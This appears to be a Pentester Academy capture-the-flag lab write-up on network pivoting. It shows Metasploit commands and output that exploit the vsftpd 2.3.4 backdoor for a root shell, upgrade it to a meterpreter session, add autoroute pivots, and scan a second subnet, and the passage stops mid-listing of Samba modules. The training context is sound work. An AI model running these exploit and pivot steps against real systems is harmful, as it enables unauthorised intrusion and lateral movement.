ATTACK DEFENSE

by PentesterAcademy


Name	Pivoting I
URL	https://www.attackdefense.com/challengedetails?cid=143
Type	Network Pivoting : Single Pivots

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

Step 1: Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.146.209.3


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7524: eth0@if7525: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7528: eth1@if7529: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:92:d1:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.146.209.2/24 brd 192.146.209.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run nmap with banner grab script on the target machine A.


Command: nmap -sV --script=banner 192.146.209.3



```
root@attackdefense:~# nmap -sV --script=banner 192.146.209.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 12:45 UTC
Nmap scan report for fzowe4o7hidwx0z8qlmjutz74.temp-network_a-146-209 (192.146.209.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_banner: 220 Welcome to AttackDefense target FTP service.
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.10
MAC Address: 02:42:C0:92:D1:03 (Unknown)
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
root@attackdefense:~# 
```

Step 3: Nmap output identified that vsftpd server is running on the target A. Search for vsftpd on metasploit and get the exploit module.


Command: search vsftpd



```
msf5 > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Check  Description
   ----                                  ---------------  ----       -----  -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Step 4: Select the exploit module, set parameters and execute the module. On successful execution and a command shell should pop on target A (not meterpreter).


Commands:
use exploit/unix/ftp/vsftpd_234_backdoor
Set RHOSTS 192.146.209.3
exploit



```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.146.209.3
RHOSTS => 192.146.209.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.146.209.3:21 - Banner: 220 Welcome to AttackDefense target FTP service.
[*] 192.146.209.3:21 - USER: 331 Please specify the password.
[+] 192.146.209.3:21 - Backdoor service has been spawned, handling...
[+] 192.146.209.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.146.209.2:39271 -> 192.146.209.3:6200) at 2018-11-10 12:46:57 +0000

^Z
Background session 1? [y/N]  y
```

Step 5: Using the command shell session, get first flag kept in /root directory.

Commands:
ls -l /root
cat /root/flag.txt




```
ls -l /root
total 8
-rw-r--r-- 1 root root 33 Oct 11 00:16 flag.txt
-rwxr-xr-x 1 root root 67 Oct 10 00:50 start.sh
cat /root/flag.txt
58c7c29a8ab5e7c4c06256b954947f9a
```

Flag 1: 58c7c29a8ab5e7c4c06256b954947f9a

Step 6: Check the network information of the target A machine which is needed for pivoting.


Command: ip addr



```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7530: eth0@if7531: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:92:d1:03 brd ff:ff:ff:ff:ff:ff
    inet 192.146.209.3/24 brd 192.146.209.255 scope global eth0
       valid_lft forever preferred_lft forever
7532: eth1@if7533: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f3:6f:02 brd ff:ff:ff:ff:ff:ff
    inet 192.243.111.2/24 brd 192.243.111.255 scope global eth1
       valid_lft forever preferred_lft forever
```

Step 6: In order to pivot to target B, some metasploit modules need to be executed. But, those only work on meterpreter session. Hence, upgrade the command shell session to meterpreter.


Command: sessions -u 1



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.146.209.2:4433
[*] Sending stage (861480 bytes) to 192.146.209.3
[*] Meterpreter session 2 opened (192.146.209.2:4433 -> 192.146.209.3:54960) at 2018-11-10 12:47:20 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 7: On successful execution of this command, a meterpreter session will be established. The list of all opened sessions can be viewed by using the following command.


Command: sessions



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information  Connection
  --  ----  ----                   -----------  ----------
  1         shell cmd/unix                      192.146.209.2:39271 -> 192.146.209.3:6200 (192.146.209.3)
  2         meterpreter x86/linux               192.146.209.2:4433 -> 192.146.209.3:54960 (192.146.209.3)

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8: To create pivot on target A, use autoroute module.


Command: search autoroute



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > search autoroute

Matching Modules
================

   Name                         Disclosure Date  Rank    Check  Description
   ----                         ---------------  ----    -----  -----------
   post/multi/manage/autoroute                   normal  No     Multi Manage Network Route via Meterpreter Session
```

Step 9: Set the session id and target subnet. In some cases, the module can fail.


Commands:
use post/multi/manage/autoroute
Set SESSION 2
Set SUBNET 192.243.111.0
exploit



```
msf5 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/autoroute) > set SUBNET 192.243.111.0
SUBNET => 192.243.111.0
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[-] Post failed: RuntimeError Could not get a hold of the session.
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/post_mixin.rb:63:in `check_for_session_readiness'
[-]   /usr/share/metasploit-framework/lib/msf/core/post_mixin.rb:45:in `setup'
[-]   /usr/share/metasploit-framework/lib/msf/core/post.rb:38:in `setup'
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```


In such cases, kill that session and again try with session -u command to get a new session i.e. session id 3.

Command: sessions



```
msf5 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         shell cmd/unix                                              192.146.209.2:39271 -> 192.146.209.3:6200 (192.146.209.3)
  3         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.146.209.3  192.146.209.2:4433 -> 192.146.209.3:54980 (192.146.209.3)
```


Change the session id for autoroute and run the module. Once the pivot is in place, our metasploit modules should be able to access the network 192.243.111.0.




```
msf5 post(multi/manage/autoroute) > set SESSION 3
SESSION => 3
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.146.209.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.146.209.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.243.111.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Step 10: To scan the second target at 192.243.111.3, use auxiliary tcp port scanner.

Commands:
use auxiliary/scanner/portscan/tcp
Set RHOSTS 192.243.111.3
exploit




```
msf5 post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
```



```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.243.111.3
RHOSTS => 192.243.111.3
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.243.111.3:        - 192.243.111.3:139 - TCP OPEN
[+] 192.243.111.3:        - 192.243.111.3:445 - TCP OPEN
[*] 192.243.111.3:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Step 11: From scan results, it is clear that port 445 is open. Search for samba modules available on metasploit.


Command: search samba



```
msf5 auxiliary(scanner/portscan/tcp) > search samba

Matching Modules
================

   Name                                            Disclosure Date  Rank       Check  Description
   ----                                            ---------------  ----       -----  -----------
   auxiliary/admin/smb/samba_symlink_traversal                      normal     No     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                            normal     No     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                          normal     No     Samba lsa_io_trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                         normal     No     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                             normal     Yes    List Rsync Modules
   auxiliary/scanner/smb/smb_uninit_cred                            normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credenti
al State
   exploit/freebsd/samba/trans2open                2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
